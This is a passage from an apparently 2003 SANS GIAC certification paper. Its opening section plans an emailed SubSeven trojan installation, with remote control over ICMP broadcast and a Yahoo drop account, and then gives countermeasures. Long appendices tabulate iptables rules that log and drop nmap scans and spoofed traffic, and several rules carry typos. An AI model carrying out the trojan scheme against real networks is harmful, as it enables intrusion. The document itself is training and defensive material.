http://online.securityfocus.com/bid/3989/discussion/

Likelihood of Success:
Looking at the past successes of Klez, BugBear, Sobig and other viruses where people just open attachments as asked, it very likely that SubSeven will get installed on someone's machine in the GIAC network. In order for SubSeven to be controlled from the outside the network, I have to send commands over ICMP inside the NAT network. I could do this using a broadcast address using the internal IP address. The internal address can be sent by the e-mail the SubSeven installer will send once it is completed it's installation. The e-mail would be sent to the temporary Yahoo e-mail account.

While Keith's network does not drop ICMP, it does have the following setting on the router is an obstacle.

```
no ip directed-broadcast
```

If the above setting is on the external interface, the changes of success drop considerability. However, Keith was not clear as to which interface he issued this command. He should have specified this command for each interface according to the follwing URL: http://www.sans.org/dosstep/cisco_bcast.php

Since the context of this section was focused on preventing his network from becoming a SMURF-Amplifier, he may have only applied it to not letting broadcast addresses outside the network, but the router might let them in. So the overall likelihood of success is 50-50.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

How to prevent the attack.

1) Enable recommendations given on the previous attack to prevent the distraction of the SYN Flood and UDP Flood.
2) Enable no ip directed-broadcast on all the router interfaces.
This would make controlling SubSeven from the outside even harder.
3) Install anti-virus software so SubSeven would have been detected as soon as it reached the client machines. It would be even better to install Anti-Virus on the mail server so malicious software would not even reached the clients.
4) Form a policy of how software will be installed and communicate it to the company. If little programs are occasionally sent over e-mail, then train everyone to use PGP and to only install attachments from "signed" e-mails. This way everyone can verify if the e-mail actually sent my the network admin. Otherwise use a "software delivery" program and train staff to not trust e-mail messages requesting installation of an attached program.

© SANS Institute 2003, Author retains full rights.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

**Bibliography**

Robert L. Ziegler. Linux Firewalls Second Edition. Indiana. New Riders. November 2001.

Oleg Kolesnikov and Brian Hatch. Building Linux Virtual Private Networks (VPNs) Indiana. New Riders. February 2002.

Evi Nemeth, Garth Snyder, Scott Seebass and Trent R. Hein. UNIX System Administration Handbook Third Edition New Jersey. Prentice Hall. February 2001.

Securing Debian Manual. Debian Project. 2002. <http://www.debian.org/doc/manuals/securing-debian-howto/index.en.html>.

Andreasson, Oskar. Iptables Tutorial 1.1.14. Frozen Tux. 2002 <http://iptables-tutorial.frozentux.net/iptables-tutorial.html>.

Gilmore, John. Introduction to FreeS/WAN. FreeS/Wan Project. October 2002. <http://www.freeswan.org/freeswan_trees/freeswan-1.99/doc/index.html>.

© SANS Institute 2003, Author retains full rights.



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

## Appendix A:

| Firewall Rules for Web Server Firewall | | |
|---|---|---|
| **Rule** | | |
| iptables --policy INPUT DROP<br>iptables --policy OUTPUT DROP<br>iptables --policy FORWARD DROP<br>iptables -t nat --policy PREROUTING DROP<br>iptables -t nat --policy OUTPUT DROP<br>iptables -t nat --policy POSTROUTING DROP | **Details** | Each one for the mentioned chains has a policy. The policy choices are to ACCEPT or DROP the packet. ACCEPT allows packets through the firewall by default.<br>DROP prevents packets from moving past the firewall by default.<br>This policy gets applied to any packet which does not apply to the specific rules. |
| | **Purpose** | This is to ensure that packets which are not specifically allowed throught the firewall will be dropped by the firewall. |
| iptables -t nat -A PREROUTING -i eth0 -p tcp --sport 1024:65535 -d 192.168.2.34/28 --dport 80 -j DNAT --to-destination 192.168.5.200 | **Details** | The chain PREROUTING in the nat table will check packets entering the public interface eth0. If they are TCP and have a source port from 1024 to 65535, a destination address of 192.168.2.34/28, and destination port of 80, then change the destination to 192.168.5.200. |
| | **Purpose** | This is use for NAT. It is the first chain the packet will enter to complete the NAT process. |
| iptables -t nat -A POSTROUTING -o eth1 -p tcp --sport 1024:65535 -d 192.168.5.200 --dport 80 -j ACCEPT | **Details** | The chain POSTROUTING in the nat table will check packets entering the public interface eth0. If they are TCP, have a source port from 1024 to 65535, a destination address of 192.168.5.200, and destination port of 80, then accept the packet |
| | **Purpose** | This opens the POSTROUTING chain before it goes to the OUTPUT chain. This also verifies that PREROUTING changed the destination address. |
| iptables -t nat -A PREROUTING -i eth0 -p tcp --sport 1024:65535 -d 192.168.2.34/28 --dport 443 -j DNAT --to-destination 192.168.5.200 | **Details** | The chain PREROUTING in the nat table will check packets entering the public interface eth0. If they are TCP have a source port from 1024 to 65535, a destination address of 192.168.2.34/28, and destination port of 443, then change the destination to 192.168.5.200. |
| | **Purpose** | This is use for NAT. It is the first chain the packet will enter to complete the NAT process. |
| iptables -t nat -A POSTROUTING -o eth1 -p tcp --sport 1024:65535 -d 192.168.5.200 --dport 443 -j ACCEPT | **Details** | The chain POSTROUTING in the nat table will check packets entering the public interface eth0. If they are TCP, have a source port from 1024 to 65535, a destination address of 192.168.5.200, and destination port of 443, then accept the packet |
| | **Purpose** | This opens the POSTROUTING chain before it goes to the OUTPUT chain. This also verifies that PREROUTING changed the destination address. |
| iptables -t nat -A PREROUTING -i eth0 -p tcp -d 192.168.2.34/28 --dport ! 80 -j LOG --log-level 4 --log-prefix “Possible port scan: “ | **Details** | The chain PREROUTING in the nat table will check packets entering the public interface eth0. If they have a destination address of 192.168.2.34/28 and do not have a destination port of 80, log this as a possible port scan. |
| | **Purpose** | Many port scans need an open (80, 443) and a closed (not 80, 443) port to determine the operating system. This rule lets us know if packets reach the firewall which are not port 80. Even though port 443 is also open, this rule should work since the packets which are for port 80 and 443 have already been routed past the PREROUTING chain by the previous rules. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | | |
|---|---|---|
| iptables -A FORWARD -i eth0 -s 192.168.5.0/24 -j LOG --log-level 4 --log-prefix “spoofed address” | **Details** | The FORWARD chain checks for packets from the public interface eth0, which have the source address range 192.168.5.0/24. If this is true, log the packet. |
| | **Purpose** | This is an Ingress Filter. Spoofed packets are already dropped by the kernel. This rule helps to measure if the kernel is set to keep dropping the spoofed addresses and if not it logs the problem. This can be audited by the IT staff sending spoofed packets to the firewall with this address range. |
| iptables -A FORWARD -i eth0 -s 192.168.5.0/24 -j DROP | **Details** | The FORWARD chain checks for packets from the public interface eth0, which have the source address range 192.168.5.0/24. If this is true, drop the packet. |
| | **Purpose** | This is an Ingress Filter. Spoofed packets are already dropped by the kernel. If the kernel fails, then this rule drops the packet to provide defense in depth. |
| iptables -A FORWARD -i eth0 -s 127.0.0.1 -j LOG --log-level 4 --log-prefix “Spoofed Loopback: “ | **Details** | The FORWARD chain checks for packets from the public interface eth0, which have the source address 127.0.0.1 . If this is true, log the packet. |
| | **Purpose** | This is an Ingress Filter. Spoofed packets are already dropped by the kernel. If the kernel fails, then this rule logs the packet to alert the admins to the problem. 127.0.0.1 could be used to Denial of Service to the firewall. |
| iptables -A FORWARD -i eth0 -s 127.0.0.1 -j DROP | **Details** | The FORWARD chain checks for packets from the public interface eth0, which have the source address 127.0.0.1 . If this is true, drop the packet. |
| | **Purpose** | This is an Ingress Filter. Spoofed packets are already dropped by the kernel. If the kernel fails, then this rule drops the packet to provide defense in depth. 127.0.0.1 could be used to Denial of Service to the firewall. |
| iptables -A OUTPUT -o eth0 -s! 192.168.2.34/28 -j DROP | **Details** | The OUTPUT chain checks for packets going to leave the public interface eth0. It checks to see if the source address is not 192.168.2.34/28. If this is true, drop the packet. |
| | **Purpose** | This is an Egress filter. The only packets to leave the firewall are source address 192.168.2.34/28 |
| iptables -A FORWARD -i eth1 -s! 192.168.5.200 -j LOG --log-level 4 --log-prefix “out host not 192.168.5.200” | **Details** | The FORWARD chain checks for packets coming from the DMZ interface. If the source address is not 192.168.5.200 then log the packet. |
| | **Purpose** | This is an Egress filter. We verify that packets leaving the firewall are from the web server. |
| iptables -A FORWARD -i eth1 -s! 192.168.5.200 -j DROP | **Details** | The FORWARD chain checks for packets coming from the DMZ interface. If the source address is not 192.168.5.200 then drop the packet. |
| | **Purpose** | This is an Egress filter. If the packet is not from the web server, drop the packet. |
| iptables -A FORWARD -i eth0 -s 192.168.2.34/28 -j DROP | **Details** | The FORWARD chain checks for packets coming from the public interface eth0. If the source address is 192.168.2.34/28 then drop the packet. |
| | **Purpose** | This is a Ingress filter. The public interface should not be generating packets to travel to the DMZ. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags SYN,RST RST -j LOG --log-level 4 --log-prefix “nmap -sS/-sT(SYN- | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the RST flag set. If this is true, the packet is logged. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | | |
|---|---|---|
| 1/2 SCAN): “ | **Purpose** | The RST flag is sent from nmap in SYN Scans and ½ open scans.<br>RST is also a legal flag when a transmission gets interruppted or a timeout has happened. This is logged to measure the trend of RST flags. If the trend is going up, and non-open ports are also logged at the same time, then a scan may be happening. If non-open ports are logged and RST flags are showing an upward trend, then other network problems may be happening. (Unlike the other rules, there are not follow up drop rules. There is no point to drop a RST. The scan has already been completed) |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags SYN,RST RST -j LOG --log-level 4 --log-prefix “nmap -sS/-sT(SYN-1/2 SCAN): “ | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the RST flag set. If this is true, the packet is logged. |
| | **Purpose** | The RST flag is sent from nmap in SYN Scans and ½ open scans.<br>RST is also a legal flag when a transmission gets interruppted or a timeout has happened. This is logged to measure the trend of RST flags. If the trend is going up, and non-open ports are also logged at the same time, then a scan may be happening. If non-open ports are logged and RST flags are showing an upward trend, then other network problems may be happening. (Unlike the other rules, there are not follow up drop rules. There is no point to drop a RST. The scan has already been completed) |
| iptables -A FORWARD -i eth1 -o eth0 -m state --state ESTABLISHED,RELATED -j ACCEPT | **Details** | The FORWARD chain checks if the packet is part of a session in the state table. If it is forward it from the DMZ interface to the public interface. |
| | **Purpose** | This rule allows for dynamic opening of upper ports as needed. This rule also allows us to optimize the speed of the firewall since packets which are part of the state table can bypass half the rules. |
| iptables -A FORWARD -i eth0 -o eth1 -m state --state ESTABLISHED,RELATED -j ACCEPT | **Details** | The FORWARD chain checks if the packet is part of a session in the state table. If it is forward it from the public interface to the DMZ interface. |
| | **Purpose** | This rule allows for dynamic opening of upper ports as needed. This rule also allows us to optimize the speed of the firewall since packets which are part of the state table can bypass half the rules. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ALL NONE -j LOG --log-level 4 --log-prefix “nmap -sN(NULL SCAN): “ | **Details** | The FORWARD chain check TCP packets from the public interface eth0 which have none of the TCP Flags set. If this is true, the packet is logged. |
| | **Purpose** | This is a Nmap NULL SCAN. We log it for evidence |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL NONE -j LOG --log-level 4 --log-prefix “nmap -sN(NULL SCAN): “ | **Details** | The INPUT chain check TCP packets from the public interface eth0 which have none of the TCP Flags set. If this is true, the packet is logged. |
| | **Purpose** | This is a Nmap NULL SCAN. We log it for evidence |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ALL NONE -j DROP | **Details** | The FORWARD chain check TCP packets from the public interface eth0 which have none of the TCP Flags set. If this is true, the packet is dropped. |
| | **Purpose** | This is a Nmap NULL SCAN. We drop it to confuse port scanner results. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL NONE -j DROP | **Details** | The INPUT chain check TCP packets from the public interface eth0 which have none of the TCP Flags set. If this is true, the packet is dropped. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | | |
|---|---|---|
| | **Purpose** | This is a Nmap NULL SCAN. We drop it to confuse port scanner results. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK ACK -j LOG --log-level 4 --log-prefix “nmap -sA(ACK SCAN): “ | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the ACK flag set and is not in the state table. If this is true, the packet is logged. |
| | **Purpose** | If an ACK packet is sent, but not related to anything in the state table, then it is most likely an ACK Scan. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK ACK -j LOG --log-level 4 --log-prefix “nmap -sA(ACK SCAN): “ | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the ACK flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | If an ACK packet is sent, but not related to anything in the state table, then it is most likely an ACK Scan. Logged for evidence. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK ACK -j DROP | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the ACK flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | Drop the ACK packet to confuse the results of the scan. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK ACK -j DROP | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the ACK flag set and is not in the state table. If this is true, the packet is logged. |
| | **Purpose** | Drop the ACK packet to confuse the results of the scan. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags FIN FIN -j LOG --log-level 4 --log-prefix “nmap -sF/-sX(FIN/XMAS SCAN): “ | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the FIN flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be either a FIN Scan or a XMAS Tree scan. Both types of scans are caught by this rule. Logged for evidence. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags FIN FIN LOG --log-level 4 --log-prefix “nmap -sF/-sX(FIN/XMAS SCAN): “ | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the FIN flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be either a FIN Scan or a XMAS Tree scan. Both types of scans are caught by this rule. Logged for evidence. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags FIN FIN -j DROP | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the FIN flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be either a FIN Scan or a XMAS Tree scan. Both types of scans are caught by this rule. Dropped to confuse the scan. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags FIN FIN -j DROP | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the FIN flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be either a FIN Scan or a XMAS Tree scan. Both types of scans are caught by this rule. Dropped to confuse the scan. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j LOG --log-level 4 --log-prefix “nmap -sX(XMAS-PSH SCAN): “ | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the PSH flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be a XMAS Scan. Logged for evidence. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | | |
|---|---|---|
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j LOG --log-level 4 --log-prefix “nmap -sX(XMAS-PSH SCAN): “ | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the PSH flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be a XMAS Scan. Logged for evidence. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j DROP | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the PSH flag set and are not in the state table. If this is true, the packet is dropped. |
| | **Purpose** | This could be a XMAS Scan. Dropped to confuse the scan. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j DROP | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the PSH flag set and are not in the state table. If this is true, the packet is dropped. |
| | **Purpose** | This could be a XMAS Scan. Dropped to confuse port scans. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,URG URG -j LOG --log-level 4 --log-prefix “nmap -sX(XMAS-URG SCAN): “ | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the URG flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be a XMAS Scan. Logged for evidence. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,URG URG -j LOG --log-level 4 --log-prefix “nmap -sX(XMAS-URG SCAN): “ | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the URG flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be a XMAS Scan. Logged for evidence. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,URG URG -j DROP | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the URG flag set and are not in the state table. If this is true, the packet is dropped. |
| | **Purpose** | This could be a XMAS Scan. Dropped to confuse the scan. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,URG URG -j DROP | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the URG flag set and are not in the state table. If this is true, the packet is dropped. |
| | **Purpose** | This could be a XMAS Scan. Dropped to confuse the scan. |
| iptables -A FORWARD -i eth0 -o eth1 -p tcp --sport 1024:65535 -d 192.168.5.200 --dport 80 -m state --state NEW -j ACCEPT | **Details** | The FORWARD chain checks for packets which come from the public interface eth0, have a source port of 1024-65535, a destination address of 192.168.5.200 and a port of 80. If this is true, then enter the packet as NEW in the state table and send it to the DMZ interface eth1. |
| | **Purpose** | As part of the NAT process, packets are forwarded to the DMZ interface if they meet the qualifications. Also the packet is entered as new in the state table. |
| iptables -A FORWARD -i eth0 -o eth1 -p tcp --sport 1024:65535 -d 192.168.5.200 --dport 443 -m state --state NEW -j ACCEPT | **Details** | The FORWARD chain checks for packets which come from the public interface eth0, have a source port of 1024-65535, a destination address of 192.168.5.200 and a port of 443. If this is true, then enter the packet as NEW in the state table and send it to the DMZ interface eth1. |
| | **Purpose** | As part of the NAT process, packets are forwarded to the DMZ interface if they meet the qualifications. Also the packet is entered as new in the state table. |
| iptables -t nat -A PREROUTING -i eth1 -s 192.168.5.200 -j ACCEPT | **Details** | The PREROUTING chain in the nat table checks for packets from the DMZ interface. If the source address is 192.168.5.200 then accept the packet. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | | |
|---|---|---|
| | **Purpose** | This rule allows the Source Network Address Translation to start.<br>Based on previous rules, we trust that if the source address is from 192.168.5.200, then the packet is from the web server and needs to be let through. |
| iptables -t nat -A POSTROUTING -o eth0 -s 192.168.5.200 -j SNAT --to-source 192.168.2.34/28 | **Details** | The POSTROUTING chain in the nat table checks the source address of the packet. If it is 192.168.5.200, then change it to 192.168.2.34/28 and let it go to the public interface eth0. |
| | **Purpose** | This completes the NAT process for the web server to access the internet. |
| iptables -A FORWARD -i eth1 -o eth0 -s 192.168.5.200 -m state --state NEW -j ACCEPT | **Details** | The FORWARD chain checks if the packet is coming from the DMZ interface and has a source address of 192.168.5.200. If this is true, forward it to the public interface and enter it in the state table. |
| | **Purpose** | This is to aid in the NAT process for the web server to access the internet. It also sets the packets to take advantage of the state bypass rules to increase performance for the packets following this transaction. |

© SANS Institute 2003, Author retains full rights.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

## Appendix B:

| Firewall Rules for Internal Network Firewall | | |
|---|---|---|
| **Rule** | | |
| iptables --policy INPUT DROP<br>iptables --policy OUTPUT DROP<br>iptables --policy FORWARD DROP<br>iptables -t nat --policy PREROUTING DROP<br>iptables -t nat --policy OUTPUT DROP<br>iptables -t nat --policy POSTROUTING DROP | **Details** | Each one for the mentioned chains has a policy. The policy choices are to ACCEPT or DROP the packet. ACCEPT allows packets through the firewall by default.<br>DROP prevents packets from moving past the firewall by default.<br>This policy gets applied to any packet which does not apply to the specific rules. |
| | **Purpose** | This is to ensure that packets which are not specifically allowed throught the firewall will be dropped by the firewall. |
| iptables -t nat -A PREROUTING -i eth0 -p tcp --sport 1024:65535 -d 192.168.2.2/28 --dport 25 -j DNAT --to-destination 192.168.3.5 | **Details** | In the nat table PREROUTING if the packet comes on the public interface and is the protocol TCP with a source port 0f 1024 to 65535 and is going to destination of 192.168.2.2/28 and port 25, then change the destination address to 192.168.3.5 |
| | **Purpose** | This is a destination nat (DNAT) rule. |
| iptables -t nat -A POSTROUTING -o eth1 -p tcp --sport 1024:65535 -d 192.168.3.5 --dport 25 -j ACCEPT | **Details** | In the nat table POSTROUTING if the packet is leaving the internal interface and the protocol is TCP with a source port of 1024 to 65535 with a destination of 192.168.3.5 and a destination port of 25, accept the packet |
| | **Purpose** | This rule compliments the DNAT rule above. |
| iptables -t nat -A PREROUTING -i eth0 -p tcp --sport 1024:65535 -d 192.168.2.2/28 -m state --state ESTABLISHED,RELATED -j DNAT --to-destination 192.168.3.0/24 | **Details** | In the nat table PREROUTING if the packet comes on the public interface and it the protocol TCP and has a source port of 1024 to 65535 and a destination address of 192.168.2.2/28 check the state table. If the packet is related to anything in the state table, then change the destination address to 192.168.3.0/24. |
| | **Purpose** | This will DNAT any related traffic to the internal network |
| iptables -t nat -A POSTROUTING -o eth1 -p tcp --sport 1024:65535 -d 192.168.3.0/24 -m state --state ESTABLISHED,RELATED -j ACCEPT | **Details** | In the nat table POSTROUTING, if the packet is leaving the internal interface and is the protocol TCP and has a source port of 1024:65535 and a destination address of 192.168.3.0/24 and is related to a session in the state table, accpet the packet. |
| | **Purpose** | This compliments the DNAT rules previous to this rule. |
| iptables -t nat PREROUTING -i eth0 -p udp --sport 1024:65535 -d 192.168.2.2/28 -m state --state ESTABLISHED,RELATED -j DNAT --to-destination 192.168.3.8 | **Details** | In the nat table PREROUTING if the packet come from the public interface and is the protocol UDP with a source port of 1024 to 65535 and a destination address of 192.168.2.2/28 and if it is already related to an entry to the state table, change the destination address to 192168.3.8. |
| | **Purpose** | This allows for DNAT of UDP to come back to the internal network |
| iptables -t nat POSTROUTING -o eth1 -p udp --sport 1024:65535 -d 192.168.3.8 -m state --state ESTABLISHED,RELATED -j ACCEPT | **Details** | in the nat table POSTROUTING if the packet is leaving the internal interface with a source port of 1024 to 65535 and has a destination address of 192.168.3.8 and is related to packets in the state table , accept the packet. |
| | **Purpose** | This compliments the nat previous nat rule. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | | |
|---|---|---|
| iptables -t nat -A POSTROUTING -o eth0 -s 192.168.3.5 -p tcp --dport 25 -j SNAT --to-source 192.168.2.2/28 | **Details** | In the nat table POSTROUTING if the packet is leaving the public interface with a source of 192.168.3.5 and the protocol is TCP and the destination port is 25 change the source address to 192.168.2.2/28 |
| | **Purpose** | This is Source NAT (SNAT) rule for mail trying to reach the Internet. |
| iptables -t nat -A PREROUTING -i eth1 -s 192.168.3.5 -p tcp --dport 25 -j ACCEPT | **Details** | In the nat table PREROUTING if the packet is coming on the internal interface and has a source port of 25 with a source address of 192.168.3.5 and the protocol is TCP and the destination port is 25, accept the packet. |
| | **Purpose** | This is to allow the packet throught the nat table so that it can compliment the above SNAT rule. |
| iptables -t nat -A POSTROUTING -o eth0 -s 192.168.3.8 -p udp --dport 53 -j SNAT --to-source 192.168.2.2/28 | **Details** | In the nat table POSTROUTING if the packet is leaving on the public interface and has a source address of 192.168.3.8 with a protocol of UDP and a destination port of 53 change the source address to 192.168.2.2/28. |
| | **Purpose** | This is the Source NAT (SNAT) rule for the DNS server. |
| iptables -t nat -A PREROUTING -i eth1 -s 192.168.3.8 -p udp --dport 53 -j ACCEPT | **Details** | In the nat table PREROUTING if the packet comes in on the internal interface and has a source address of 192.168.3.8 and the protocol is UDP and the destination port is 53 accept the packet. |
| | **Purpose** | This rule compliments the previous DNS SNAT rule to let the DNS server query other DNS servers on the Internet. |
| iptables -t nat -A POSTROUTING -o eth0 -s 192.168.3.0/24 -p tcp -m multiport --dport 80,443 -j SNAT --to-source 192.168.2.2/28 | **Details** | In the nat table POSTROUTING if the packet is leaving the public interface with a source of anything on the subnet of 192.168.3.x and the protocol is TCP and the destination port is either 80 or 443, change the source address to 192.168.2.2/28 |
| | **Purpose** | This allows anyone on the subnet to access the Internet with a web browser. |
| iptables -t nat -A PREROUTING -i eth1 -s 192.168.3.0/24 -p tcp -m multiport --dport 80,443 -j ACCEPT | **Details** | In the nat table PREROUTING if the packet enters the internal interface and and is from the subnet 192.168.3.x and the protocol is tcp and the destination port is 80 or 443, accept the packet. |
| | **Purpose** | This compliements the (SNAT) rule for letting the users on the subnet havbe Internet access. |
| iptables -t nat -A POSTROUTING -o eth0 -s 192.168.3.5 -p tcp -m multiport --dport 2703,7,25 -j SNAT --to-source 192.168.2.2/28 | **Details** | In the nat table POSTROUTING if the packet is leaving the public internface and the source address is 192.168.3.5 and the protocol is tcp and the destination port is 2703, 7, or 25 then change the source address to 192.168.2.2/28 |
| | **Purpose** | This allows the program SpamAssassin to get it's updates and the SMTP mail server to send mail. The rule will (SNAT) the traffic. |
| iptables -t nat -A POSTROUTING -i eth1 -s 192.168.3.5 -p tcp -m multiport --dport 2703,7,25 -j ACCEPT | **Details** | In the nat table POSTROUTING if the packet comes on the internal interface and has a source address of 192168.3.5 and the protocol is TCP and the destination port is 2703, 7 or 25, then accept the packet. |
| | **Purpose** | This rule compliments the previous rule to allow SpamAssassin to get it's updates and the SMTP mail server to send mail. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | | |
|---|---|---|
| iptables -t nat -A PREROUTING -i eth0 -p tcp -d 192.168.2.2/28 --dport ! 25 -m state --state INVALID -j LOG --log-level 4 --log-prefix “Possible port scan: “: | **Details** | In the nat table if the public interface gets a packet which has not been logged in the state table, and it is not destination port 25, log this as a possible port scan. |
| | **Purpose** | Since the only access public port for this firewall should be port 25, any other port that gets hit that is not in the state table is most likely a port scan. This gets logged for future evidence and monitoring. |
| iptables -A FORWARD -i eth0 -s 192.168.5.0/24 -j LOG --log-level 4 --log-prefix “spoofed address” | **Details** | The FORWARD chain checks for packets from the public interface eth0, which have the source address range 192.168.5.0/24. If this is true, log the packet. |
| | **Purpose** | This is an Ingress Filter. Spoofed packets are already dropped by the kernel. This rule helps to measure if the kernel is set to keep dropping the spoofed addresses and if not it logs the problem. This can be audited by the IT staff sending spoofed packets to the firewall with this address range. |
| iptables -A FORWARD -i eth0 -s 192.168.5.0/24 -j DROP | **Details** | The FORWARD chain checks for packets from the public interface eth0, which have the source address range 192.168.5.0/24. If this is true, drop the packet. |
| | **Purpose** | This is an Ingress Filter. Spoofed packets are already dropped by the kernel. If the kernel fails, then this rule drops the packet to provide defense in depth. |
| iptables -A FORWARD -i eth0 -s 127.0.0.1 -j LOG --log-level 4 --log-prefix “Spoofed Loopback: “ | **Details** | The FORWARD chain checks for packets from the public interface eth0, which have the source address 127.0.0.1 . If this is true, log the packet. |
| | **Purpose** | This is an Ingress Filter. Spoofed packets are already dropped by the kernel. If the kernel fails, then this rule logs the packet to alert the admins to the problem. 127.0.0.1 could be used to Denial of Service to the firewall. |
| iptables -A FORWARD -i eth0 -s 127.0.0.1 -j DROP | **Details** | The FORWARD chain checks for packets from the public interface eth0, which have the source address 127.0.0.1 . If this is true, drop the packet. |
| | **Purpose** | This is an Ingress Filter. Spoofed packets are already dropped by the kernel. If the kernel fails, then this rule drops the packet to provide defense in depth. 127.0.0.1 could be used to Denial of Service to the firewall. |
| iptables -A OUTPUT -o eth0 -s! 192.168.2.2/28 -j DROP | **Details** | The OUTPUT chain checks for packets going to leave the public interface eth0. It checks to see if the source address is not 192.168.2.2/28. If this is true, drop the packet. |
| | **Purpose** | This is an Egress filter. The only packets to leave the firewall are source address 192.168.2.2/28 |
| iptables -A FORWARD -i eth1 -s! 192.168.3.0/24 -j LOG --log-level 4 --log-prefix “out host not 192.168.3.0” | **Details** | The FORWARD chain checks for packets coming from the DMZ interface. If the source address is not 192.168.5.200 then log the packet. |
| | **Purpose** | This is an Egress filter. We verify that packets leaving the firewall are from the web server. |
| iptables -A FORWARD -i eth1 -s! 192.168.3.0/24 -j DROP | **Details** | The FORWARD chain checks for packets coming from the DMZ interface. If the source address is not from the 192.168. 3.0/24 subnet, then drop the packet. |
| | **Purpose** | This is an Egress filter. If the packet is not from the web server, drop the packet. |
| iptables -A FORWARD -i eth0 -s 192.168.2.2/28 -j DROP | **Details** | The FORWARD chain checks for packets coming from the public interface eth0. If the source address is 192.168.2.2/28 then drop the packet. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | | |
|---|---|---|
| | **Purpose** | This is a Ingress filter. The public interface should not be generating packets to travel to the DMZ. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags SYN,RST RST -j LOG --log-level 4 --log-prefix "nmap -sS/-sT(SYN-1/2 SCAN): " | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the RST flag set. If this is true, the packet is logged. |
| | **Purpose** | The RST flag is sent from nmap in SYN Scans and ½ open scans.<br>RST is also a legal flag when a transmission gets interrupted or a timeout has happened. This is logged to measure the trend of RST flags. If the trend is going up, and non-open ports are also logged at the same time, then a scan may be happening. If non-open ports are logged and RST flags are showing an upward trend, then other network problems may be happening. (Unlike the other rules, there are not follow up drop rules. There is no point to drop a RST. The scan has already been completed) |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags SYN,RST RST -j LOG --log-level 4 --log-prefix "nmap -sS/-sT(SYN-1/2 SCAN): " | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the RST flag set. If this is true, the packet is logged. |
| | **Purpose** | The RST flag is sent from nmap in SYN Scans and ½ open scans.<br>RST is also a legal flag when a transmission gets interruppted or a timeout has happened. This is logged to measure the trend of RST flags. If the trend is going up, and non-open ports are also logged at the same time, then a scan may be happening. If non-open ports are logged and RST flags are showing an upward trend, then other network problems may be happening. (Unlike the other rules, there are not follow up drop rules. There is no point to drop a RST. The scan has already been completed) |
| iptables -A FORWARD -i eth0 -o eth1 -m state --state ESTABLILSHED,RELATED -j ACCEPT | **Details** | In the chain FORWARD if the packet comes on the public interface and leaves the internal interface and is already in the state table, accept the packet. |
| | **Purpose** | This rule is used to qualify the traffic. If it already meets the qualifications, then bypass the other port scan rules. |
